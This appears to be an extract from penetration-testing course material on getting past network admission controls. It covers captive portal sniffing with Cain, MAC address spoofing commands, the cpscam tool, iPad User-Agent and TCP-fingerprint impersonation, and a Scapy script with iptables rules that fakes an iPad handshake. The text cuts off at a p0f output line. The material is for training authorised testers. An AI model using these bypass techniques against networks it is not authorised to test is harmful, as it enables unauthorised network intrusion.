
Verify connectivity by pinging `files.sec660.org`.

VPN Configuration vLive and OnDemand

- If you are attending via vLive or OnDemand, you will receive an e-mail with instructions for getting networked
- The e-mail will explain how to:
 - Download the OpenVPN install files for Windows and Linux and your certificates
 - Install OpenVPN on Windows and Linux, and place your certs in the appropriate place

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Detailed instructions are provided for anyone attending via vLive or OnDemand.



Accessing the Network

Next we'll take a detailed look at how to escalate our privileges to the network, bypassing mechanisms such as NAC, exploiting IEEE 802.1X.

Network Attacks

- Focusing on exploiting network services
 - Getting Access to the Network
 - Manipulating the Network
 - Exploiting the Network
- Emphasis on common network protocols and architectures
 - Obscure stuff is great too, but less commonly applicable

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Network Attacks

In the remainder of this sections material, our focus is on exploiting the network itself, and supporting technology. We'll start out by looking at techniques for getting access to the network, though privilege escalation or other means. Once we have access to the network, we'll look at manipulating the network for our benefit. With access and a creatively manipulated network under our control, we'll look at exploiting network services and systems. Throughout the day we'll side-step a little to look at exploiting clients, servers, routers, and switches as well, though our main focus will be toward building a level of access that can be used to exploit and manipulate your target organization.

We won't be able to cover every type of network system in this section, but we'll focus on the common network protocols and architectures found in modern networks. There are a lot of more obscure target systems available with interesting exploitation methods, but these are less commonly applicable compared to common protocols and systems.

Getting Access

- Focus on gaining or extending network access privileges
- Modern networks are making access more difficult
 - Admission control, compliance checks, IEEE 802.1X
- Limited access often can be manipulated for privilege escalation

Goal: Get sufficient access to the network to mount attacks.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Getting Access

The first part of our focus on network attacks will be on getting access to the network and extending network access privileges. Even with physical access to a port, gaining access to many modern networks is difficult without legitimate access credentials. Technologies, including network admission control (NAC), system posture and compliance checks, and port authentication checks (such as IEEE 802.1X) are common barriers for an attacker.

Even when network control systems are in place, an attacker will have limited access to the network or controlling systems since a minimum of access is required for legitimate users to authenticate. This minimal level of access can often be manipulated to gain greater access to the network.

Our goal in this section of material is to examine and apply techniques that you can use to gain greater levels of network access. Once a greater level of access is achieved, we can start to implement network manipulation attacks.

Manipulating the Network

- With access, coerce the network for greater visibility to systems, resources
 - Overcoming switched traffic isolation
 - Controlling network-wide routing processes
- Many attack opportunities are revealed once attacker is MITM

Goal: Manipulate network resources to open up attack opportunities.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Manipulating the Network

With sufficient network access, we can start to manipulate systems and infrastructure devices to gain greater visibility into network traffic and internal network topologies. Unlike shared segment networks, modern switched environments limit an attacker's inherent ability to observe traffic on the network. Fortunately, multiple techniques can be used to overcome this limitation and obtain an insightful view into network traffic. In many cases, we can even achieve widespread network access through routing process manipulation.

When exploiting networks and systems, the ability to achieve a position of Man-In-The-Middle (MITM) opens up many new attack opportunities. As we look at gaining greater visibility through network manipulation, we'll frequently bring it back to MITM opportunities for us to leverage for exploiting vulnerable protocols and configurations.

Our goal in this section of material is to investigate and apply techniques to manipulate network resources with the intent of creating attack opportunities.

Exploiting the Network

- Leverage MITM position to exploit devices
 - Plaintext protocols, SSL, SSH, custom protocol manipulation
- Exploit critical network services
 - SNMP, TFTP
- Demonstrate the compromise impact

Goal: Utilize the manipulated network to exploit vulnerable protocols and network services to show attack impact.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exploiting the Network

Once we have gained access to the network and are in a MITM position, we'll look at our many options to exploit devices and systems. Among our target list will be exploitation opportunities against plaintext and encrypted protocols and custom protocol manipulation as well. We'll look at exploiting critical network services such as SNMP and TFTP, and exploiting common client protocols and update processes. In this section, we'll reinforce all the techniques we've built so far and utilize the skills we've developed to demonstrate to our customers the impact of compromised networks and systems.

Our goal in this final section will be to utilize our network access and network manipulation techniques to exploit vulnerable protocols and systems, demonstrating the impact of attacks and compromises.

Starting with a Port

- Start from a network port
 - Restricted VLAN, guest network, "utility" network (printers, etc.)
 - Wireless network (with some restrictions)
- Network discovery and access opportunities
- Overcoming limitations and obstacles

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Starting with a Port

In our focus for accessing the network, we'll start our course to network exploitation with a port. This port could be supplied to the penetration tester as part of the engagement (and internal test), or it could be accessed through alternate means such as access through an otherwise restricted VLAN (taking over a kiosk's connection, or other appliance), access to a guest network, "utility" network for printers or other networked systems, or even access through a wireless access point. For remote tests, the concept of network access escalation from a port could come from a single compromised client device that is used by the attacker to gain additional network access.

Even with access to a port on the network, we may be presented with several access obstacles preventing us from performing network discovery and assessment tasks. In this section, we'll look at overcoming these limitations and obstacles for unfettered access to internal systems and resources.

NAC

- Network Admission Control
 - One name, many meanings
- Represents an access restriction to overcome
 - May require authentication, or other system validity check to gain further access to the network
- Implemented in many ways, with varying levels of realized security
 - "Ensure clients are patched and have AV" to "Encrypted authentication with a token is required for all users"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

NAC

Network Admission Control (NAC) has been a tumultuous technology with a variety of incompatible solutions and techniques. While NAC has many different meanings, it essentially represents an access restriction we have to overcome as a penetration tester.

Systems that utilize NAC leverage a method of network control, requiring end-users to perform some kind of authentication or system policy validation before being granted access to the network. This can be implemented with varying levels of security scrutiny and requirement, with some organizations minimally requiring that all clients are patched with current anti-virus signatures before accessing the network. Other organizations may require sophisticated two-factor token authentication, system posture and client operating systems checks and enforcement of access privileges to certain systems based on the client login credentials.

We'll look at various techniques for implementing and circumventing or bypassing NAC systems by first illustrating the policy requirement and implementation of the NAC system, and then by pointing out flaws we can leverage to our advantage.

NAC Scenario 1

Policy: *Require simple authentication, ensure clients meet minimum security policy requirements.*

- Commonly implemented as "dissolvable agent" or clientless NAC
- Client connects to initial, restricted network (enforced inline, or on switch)
- Captive portal HTTP interception forces authentication
 - ActiveX or other browser control launches to perform system validation
- Successful auth. grants internal access

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

NAC Scenario 1

For our NAC scenarios, we'll start with a policy statement that describes the NAC implementation goal for the network. In NAC Scenario 1, our policy is to *require simple authentication and ensure clients meet minimum security policy requirements.*


In this scenario, a minimal level of compliance checking is done on client devices while all users are required to authenticate to the network. This is an example of a minimalistic NAC deployment, where the target organization likely has to support a wide variety of client systems and opts to just enforce a minimal level of control and system checking.

In these NAC deployments, a *clientless NAC* or *dissolvable agent* system is deployed. Instead of requiring every device to have a full NAC fat client installed, client systems utilize a web browser and temporary agent using ActiveX or Java to perform the system validation checks. This client may also perform authentication, though it is more common to see captive portal authentication used before the dissolvable agent is delivered to the client.

In clientless NAC systems, the client connects to an initial restricted network before being redirected to an authentication page that forces authentication and agent policy validation. This initial access may be enforced on a switch where a successful authentication event forces a VLAN switch operation for the user, or it can be enforced inline by the NAC, only granting access to internal network resources following authentication.

Captive Portal Auth.

- An initial barrier in some networks
- Inline or OOB management
 - Captive Portal changes VLAN with SNMP post-auth.
- IP and/or MAC used to validate authenticated clients



Advanced Penetration Testing, Exploit Writing, and

Captive Portal Authentication

Clientless NAC systems often leverage a captive portal authentication system to validate a user's identity before granting access to the network. When a client connects to the network and opens a web browser, the captive portal system redirects the HTTP requests with a temporary redirect message (HTTP/301) to the captive portal server itself. Presenting a form for username and password authentication, the captive portal server will drop all (or most) traffic until the user successfully authenticates.

Once authenticated, the captive portal server will grant access to the network. If the captive portal server is using out-of-band management, it may use SNMP or an interactive session to grant the end-user access to a second VLAN that has internal network access. We'll look at VLAN manipulation and hopping techniques later in this module.

If the captive portal server uses inline management, it will grant access to the victim system following successful authentication. The captive portal server uses the client's MAC address, IP address, or both to validate all traffic as having originated from an authenticated client.

Attacking Captive Portal Auth.

- Several attack opportunities
- Attack captive portal server itself
 - Web server, likely connected to management network for SNMP
- Attack pre-auth. services (DNS, DHCP)
- Attack other pre-auth. client devices

We'll focus on bypassing the authentication requirement to gain access to the post-authentication network.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Attacking Captive Portal Authentication


Captive portal systems present several attack opportunities for the unauthenticated attacker:

- **Attack the Portal:** The captive portal server itself is a target for the attacker. If the captive portal system is using OOB management, it may be using SNMP or other management protocols (we'll look at SNMP attacks later in this module). Regardless of the position of the captive portal server, it is a web server target, and may be vulnerable to the numerous web attack options such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), SQL injection and many others.
- **Attack Pre-Authentication Services:** As a high-level protocol, HTTP authentication against the captive portal server requires that several lower-layer protocols have already done their job to support the client. Prior to captive portal authentication, services such as DHCP and DNS must be accessible to the end-user, which may also represent attack opportunities.
- **Attack Other Pre-Authentication Client Devices:** Prior to authentication, the attacker may be able to contact other client systems on the network, regardless of the captive portal deployment mechanism. Successfully compromising a client system that then later completes authentication may yield greater access to the network.

While these techniques represent actionable attack techniques, we'll focus our assessment on bypassing the requirement to authenticate to the captive portal system to gain access to the post-authentication network.

Exploiting Web Authentication

- Internal captive portal servers may not use SSL for credential protection
- We'll examine other SSL attacks, later



Exploiting Web Authentication

Surprisingly frequently (in this author's experience), internal captive portal servers do not use SSL to protect the delivery of network credentials. As a result, the ability to observe successful network authentication will yield an attacker valid credentials to use for accessing the network. A simple tool for monitoring the network for successful HTTP credential authentication is Cain (www.oxid.it). Reading from a live network interface (Ethernet or wireless in monitor mode) or from a packet capture file, Cain will inspect HTTP traffic for common form field values corresponding to authentication credentials. As shown on this slide, Cain has identified the HTTP server and client addresses, username, and password information, including the URL of the web location where the credentials were submitted. To access this information, click on the "Sniffer" tab near the top of the window, then click on the "Passwords" tab near the bottom.

In order for Cain to recognize a username and password field combination, it must be configured with the HTTP form field names to search for. A list of common HTTP form field names is included with Cain by default, including "vb_login_username", "logonusername", "user_security_password" and some non-English spellings such as "in_benutzername". Clicking **Configure | HTTP Fields** allows you to add additional fields as needed.

Note that Cain does not validate that credentials are successful after being observed. If a user fails authentication, Cain will still present the failed authentication credentials in the Sniffer tab.

Later in the material we'll look at exploiting SSL-based captive portal authentication systems.

User Impersonation

- Inline captive portal systems validate prior authentication using MAC/IP
 - Impersonate authenticated user
- Problem with active clients and IP/MAC address conflict
- Few users will logout when leaving
- Solution: Impersonate departed, but still authenticated, user

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


User Impersonation

Inline captive portal systems are also responsible for bridging or routing traffic from the untrusted network to the trusted network, relying on client MAC and/or IP address information to validate previously authenticated users. Knowing this, we have an opportunity to bypass captive portal authentication by impersonating a previously authenticated user by assuming their MAC address and IP address.

While assuming another user's IP address and MAC address is straightforward, if we impersonate a user who is still on the network we will generate IP address conflict problems. Windows and OS X users will see a warning indicating an IP address warning, which may alert administrators as to the presence of an attack. Further, the attacker will be unable to transmit TCP traffic reliably, since each SYN+ACK response will inevitably be reset by the user being impersonated.

Despite these limitations, user impersonation for bypassing captive portal authentication can be a useful and somewhat stealthy technique. With captive portal systems, few users will logout when they are finished computing, leaving their session authenticated. With the ability to impersonate users, and identify users who are inactive but still authenticated, an attacker can evade the challenges associated with impersonating a user who is still present on the network.

MAC Address Impersonation



MAC Address Impersonation

Impersonating the MAC address of another device is trivial on almost any platform. On Windows systems, one tool is macshift (<http://macshift.natetrue.com>), which allows you to identify the interface name with the "-i" argument, followed by the desired MAC address.

On OSX systems, the built-in "ifconfig" utility can be used to change the MAC address. Simply open a terminal session and with super-user privileges, run the following command:

```
# ifconfig en1 ether 00:01:02:03:04:05
```

Replace the interface name and MAC address with the desired values.

On Linux systems, the ifconfig utility can also be used to change the MAC address, with a minor variation from the OSX example:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:01:02:03:04:05
# ifconfig eth0 up
```

On Linux systems, many drivers require that the network interface be configured in a down state prior to changing the MAC address (using the "ifconfig eth0 down" command). Once the MAC address is changed, we can place the interface back into the up state and request a DHCP address and get the same IP address as the victim within the DHCP lease duration.

Note that some drivers, notably Windows wireless and Ethernet cards, may not honor alternate MAC address settings. Tools such as "macshift" will report success, but will not be effective. It is best to test your tools in a lab environment to validate their operation before attempting to use them in a production environment.

cpscam

- Identifies client activity (like pul)
- Watches for clients accessing the logout URL (that you specify)
- Identifies a client that has been inactive for a timeout duration (e.g. they left, but have not logged out from CP)

```
$ sudo perl cpscaml.pl 10.10.10.0 255.255.255.0
Capturing traffic ..
Mon Aug 23 14:44:37 2010
Host 10.10.10.108 has been inactive for 51 seconds.
Host 10.10.10.100 has been inactive for 84 seconds.
Host 10.10.10.117 has been inactive for 21 seconds.
Mon Aug 23 14:44:55 2010
Host 10.10.10.108 has been inactive for 69 seconds.
Host 10.10.10.100 has been inactive for 102 seconds.
Host 10.10.10.117 has been inactive for 49 seconds.
Mon Aug 23 14:45:13 2010
Host 10.10.10.100 has been inactive for 120 seconds.
Host 10.10.10.117 has been inactive for 67 seconds.
The host at 10.10.10.100/00:13:ce:55:98:ef has been inactive for 120 seconds...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

cpscam

The cpscaml tool ("captive portal scam") written by this author is a useful aid for impersonating an authenticated client and bypassing the captive portal authentication process. Cpscaml observes network traffic to build a list of client IP and MAC addresses to impersonate, similar to Pickupline. Unlike Pickupline, cpscaml maintains this list of clients, attempting to identify clients that have left the network as a preferable impersonation option. Cpscaml also watches for clients that access the captive portal logout URL (that you specify by editing the Perl script) and removes those clients from the impersonate list.

Once cpscaml determines that a client has been inactive for 2 minutes (the default inactivity timer), it displays the IP address and MAC address of the client. Depending on your attack platform, you can use your preferred tool to impersonate MAC and IP address information to bypass the captive portal authentication requirement.

Cpscaml is available at <http://www.willhackforsushi.com/code/cpscaml.pl>. In order to use this tool you will need to install the Perl NetPacket::IP module, which can be done by running the following command:

```
$ sudo perl -MCPAN -e 'install NetPacket::IP'
```

Auth. Bypass Opportunity

- Some devices may be excluded from authentication and agent checks
- Identify the NAC vendor in use
 - Cisco, Bradford, ForeScout, etc.
 - What client OS's do they support?
 - What is likely to be present, but not supported by the NAC vendor?
- MAC OUI often used to "goodlist" devices that are exempt from validation
 - NAC vendors seemed to catch on to this loophole pretty quickly

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Authentication Bypass Opportunity

Many NAC implementations using a dissolvable or clientless agent must accommodate systems where the agent is not supported. Mobile devices such as phones, iPad's, handhelds, and other PDA's may require network access, but are not supported by the NAC vendor. In these cases, the organization may exclude specific devices from the authentication and compliance checks. As attackers, this creates an opportunity for us to impersonate the unsupported device to bypass the NAC system.

To leverage this technique, it is useful to first identify the NAC vendor in use. Next, identify the client OSs that are unsupported but likely to be in use by the target organization. Select the supported client as the target to impersonate to bypass the NAC system.

Many NAC vendors started with a MAC OUI "goodlist" of devices that are exempt from authentication and posture validation. Early NAC bypass was as simple as changing your Ethernet or wireless MAC address to match the OUI of an iPad or other exempt device. Sadly for us, NAC vendors caught onto this loophole quickly, introducing additional system checks to catch people who attempt to bypass NAC.

System Validation

- NAC attempts to validate the MAC prefix matches the OS
 - Browser User-Agent matching
 - Passive OS fingerprinting
 - JavaScript OS validation
- May be necessary to manipulate the attacker system to keep up the ruse

We'll use iOS 7 as our impersonation target for examples

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

System Validation

In order to prevent people from bypassing the NAC system, vendors introduced additional system validation checks beyond MAC OUI validation. These checks aim to validate that the MAC OUI and additional settings all support the identity of the system, including:

- **Web Browser User-Agent Matching:** The NAC will inspect HTTP traffic to identify the HTTP User-Agent string, ensuring that it does not wrongfully reveal an operating system or platform that does not match the other criteria.
- **Passive OS Fingerprinting:** By passively observing traffic on the network, the NAC vendor identifies the client operating system in use, differentiating Windows, Linux, OS X and embedded platforms.
- **JavaScript OS Validation:** Some NAC systems will insert custom JavaScript into the HTTP response to collect information about the client's browser Domain Object Model (DOM).

While these methods make it more difficult to impersonate devices with a policy exception, a cautious attacker can still impersonate any system if they have prior knowledge as to how the system with the exception policy behaves. For our examples, we'll examine how an attacker can impersonate an Apple iPad device with iOS 7. Knowledge of how the iPad platform behaves is useful, as it is universally not supported by clientless NAC agents (due to limitations in the Safari browser and Apple's *walled-garden* client software approach) and yet popular in many organizations as a client device.

User-Agent Impersonation

Description:	iOS 7 iPad
User Agent:	Mozilla/5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML...
App Code Name:	Mozilla
App Name:	Netscape
App Version:	5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML... like C
Platform:	iPad
Vendor:	Apple Computer, Inc.
Vendor Sub:	

- Straightforward to impersonate with Firefox plugin User Agent Switcher
 - Also impersonates *some* JavaScript elements used for validation
- Vendors quickly caught on and added additional tests for OS validation

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

User-Agent Impersonation

User-Agent impersonation is straightforward using Firefox and the User Agent Switcher plugin. After installing this plugin, clicking Tools | Default User Agent | Edit User Agent... will open the User Agent Switcher Options dialog where you can add a new User-Agent option. Clicking New | New User Agent will open the "New User Agent" dialog where you can supply the following basic options:

- Description: User in the Tools | Default User Agent menu to describe the new User-Agent.
- User Agent: The content of the User-Agent supplied by the browser.

The User Agent Switcher plugin also allows us to specify additional options in the New User Agent dialog that represent portions of the browser DOM:

- App Code Name: Overrides the value of the browser.appCodeName DOM key
- App Name: Overrides the value of the browser.appName DOM key
- App Version: Overrides the value of the browser.appVersion DOM key
- Platform: Overrides the value of the browser.platform DOM key
- Vendor: Overrides the value of the browser.vendor DOM key
- Vendor Sub: Overrides the value of the browser.vendorSub DOM key

To configure the User Agent Switcher plugin to impersonate the iPad, create a new entry with the following settings. Fields that should remain empty are noted with "<blank>":

Description: iOS 7 iPad

User Agent: Mozilla/5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25

App Code Name: Mozilla

App Name: Netscape

App Version: 5.0 (iPad; CPU iPad OS 7_0 like Mac OS X) AppleWebKit/546.10 (KHTML, like Gecko) Version/6.0 Mobile/7E18WD Safari/8536.25

Platform: iPad

Vendor: Apple Computer, Inc.

Vendor Sub: <blank>

TCP Stack Fingerprinting

- Simple enhancement for inline CP gateways
 - Leverage passive fingerprints for additional OS validation enforcement
- Alert on clients who fail fingerprint vs. MAC OUI, reject access request

```
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcantuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 264 sigs (14 generic, cksum 3E7CD339),
rule: 'all'.
10.10.10.104:47638 - Linux 2.6 (newer, 2) (up: 11930 hrs)
-> 10.10.10.110:80 (distance 0, link: ethernet/modem)
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

TCP Stack Fingerprinting

An additional method used for identifying the OS of clients in a NAC environment is through TCP stack fingerprinting. Primarily used by inline captive portal systems, the gateway can passively monitor TCP traffic to identify characteristics that correlate to the known platform. This technique is similar to that used by the open-source tool "p0f", which examines TCP SYN frames for the following characteristics:

- Initial Time To Live (TTL)
- TCP Window Size
- Overall frame size for initial TCP SYN frames
- Status of the Don't Fragment (DF) flag
- Value of the Maximum Segment Size
- Value of the TCP Window Scale
- Behavior of the TCP Timestamp option
- Status of the Selective ACK flag
- Order and presence of TCP flags including NOP's
- Unique quirks for the TCP SYN packet (such as packet data following TCP options)

This slide includes an example of the output from p0f characterizing a Linux client. Similar functionality is used by many NAC vendors to reject client systems who attempt to access policy exceptions.

Windows - OSfuscate

The image shows a presentation slide titled "Windows - OSfuscate". On the left, there is a list of bullet points describing the tool. In the center, there are three numbered callouts: (1) pointing to a file explorer window showing a profile file named "ios7.os" in the "OSfuscate/profiles" directory; (2) pointing to the OSfuscate 0.3 application window where "ios7.os" is selected in a dropdown menu; (3) pointing to a "Reboot" button. On the right, there is a text editor window showing the contents of the "ios7.os" profile file, which is a list of TCP/IP parameters. At the bottom of the slide, there is a footer: "Advanced Penetration Testing, Exploit Writing, and Ethical Hacking".

- Simple tool to modify registry parameters for TCP/IP settings
 - TTL, TCP flags, MTU, Window Size
- No built-in support for iOS, add with custom profile
- Does not evade TCP option checking mechanisms

OSfuscate 0.3

Choose OS Profile To Apply:

ios7.os

Go to <http://irongeek.com> Apply

Reboot

```
ios7
[tcpstack]
ttl = 64
stamp = 1
pmtu = 0
urg = 0
window = 65535
sack = 1
mtu = 1460
~
1,1 All
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Windows - OSfuscate

One option for OS impersonation for Windows is the OSfuscate tool from Irongeek, available at <http://www.irongeek.com/i.php?page=security/code>. OSfuscate uses a simple list of Windows INI formatted profile descriptor files to describe several characteristics of a target TCP/IP stack including:

- ttl - The initial IP TTL value
- stamp - Set to 1 (true) if the OS supports TCP timestamps
- pmtu - Set to 1 (true) if the OS supports path MTU discovery
- urg - Set to 1 if the OS uses RFC1122 handling recommendations for urgent data; set to 0 if the OS uses BSD-style urgent data handling procedures
- window - The default window size defined in the TCP header
- sack - Set to 1 (true) if the OS supports selective acknowledgement
- mtu - The maximum transmission unit size of the OS

OSfuscate, in the latest version of 0.3 at the time of this writing, supports the impersonation of several client operating systems including PalmOS, Playstation, Linux, FreeBSD and others. While OSfuscate does not include support for impersonating modern iOS devices, we can add an "ios7.os" file to the OSfuscate/profiles directory as shown on this slide. Next, run the OSfuscate.exe tool, select the target OS and reboot to make the settings effective. OSfuscate also includes an option to remove all settings when you want to revert to the original OS parameters.

While OSfuscate can confuse some operating system fingerprinting tools, it cannot modify the order or configuration of TCP options, as this is not exposed in an available registry setting. A NAC tool that does careful inspection of client TCP/IP traffic will be able to detect an attempt to evade system detection.

Initial OS Masquerading

- Few NAC OS detection systems can watch every packet for fingerprinting
 - Cisco NAC minimum 5-minute validate intervals
- Can send initial custom traffic matching iPad, then standard OS traffic
- Scapy can send iPad-like TCP traffic, completing 3-way handshake
- Must suppress local OS from sending RST first

```
# iptables -F
# iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST
RST -s 10.10.10.104 -d 10.10.10.110 -j DROP
# iptables -L
Chain OUTPUT (policy ACCEPT)
target      prot opt source                destination
DROP        tcp  --  10.10.10.104          10.10.10.110         tcp
dpt:www flags:RST/RST
```

Initial OS Masquerading

Short of modifying the Linux kernel source, it is not possible to manipulate a Linux device to include exactly the behavior of an iPad device. Although some TCP characteristics can be manipulated through the sys filesystem objects, settings such as presence of TCP options (including the order and separation with NOP bytes), maximum segment size representation, and other parameters cannot be changed, preventing simple modification of the Linux kernel to appear as if it were an iPad device.

However, a limitation on NAC systems is to the attacker's benefit. NAC systems do not attempt to perform OS characterization and client checking for each packet; instead, clients are evaluated initially when they connect to the network and at later regular intervals. On Cisco NAC systems, for example, clients are evaluated initially and then as frequently as every five minutes but not less, due to performance limitations of the product.

As a result, we can craft packets using any arbitrary settings to send for the NAC to use in its evaluation, generating our traffic to appear like an iPad device. Tools such as Scapy make this straightforward, allowing us to send the initial TCP SYN and complete the three-way handshake. Note that in order to use Scapy to complete the three-way handshake, we must suppress the TCP RST our IP address wants to send when it gets the SYN ACK from the upstream device. We can do this using the iptables tool as shown on this slide.

Scapy iPad-like TCP Connection

```
#!/usr/bin/python
from scapy.all import *

DSTIP="10.10.10.110" # Specify your target where NAC will observe it
SPORT=RandNum(1024,65535)

ip=IP(dst=DSTIP, flags="DF", ttl=64)
tcptopt = [ ("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None),
            ("NOP",None), ("Timestamp",(123,0)), ("SACKOK",""), ("EOL",None) ]
SYN=TCP(sport=SPORT, dport=80, flags="S", seq=10, window=0xffff, options=tcptopt)
SYNACK=srl(ip/SYN) # Send the packet and record the response as SYNACK

my_ack = SYNACK.seq + 1 # Use the SYN/ACK response to get initial seq. number
ACK=TCP(sport=SPORT, dport=80, flags="A", seq=11, ack=my_ack, window=0xffff)
send(ip/ACK)

data = "GET / HTTP/1.1\r\nHost: " + DSTIP + "\r\n Mozilla/5.0 (iPad; CPU iPad OS
7_0 like Mac OS X) [...] \r\n\r\n"
PUSH=TCP(sport=SPORT,dport=80, flags="PA", seq=11, ack=my_ack, window=0xffff)
send(ip/PUSH/data)

RST=TCP(sport=SPORT,dport=80, flags="R", seq=11, ack=0, window=0xffff)
send(ip/RST)
```

```
p0f: listening (SYN) on 'eth0', 2 sigs (0 generic, cksum 30F2C5C6), rule: 'all'.
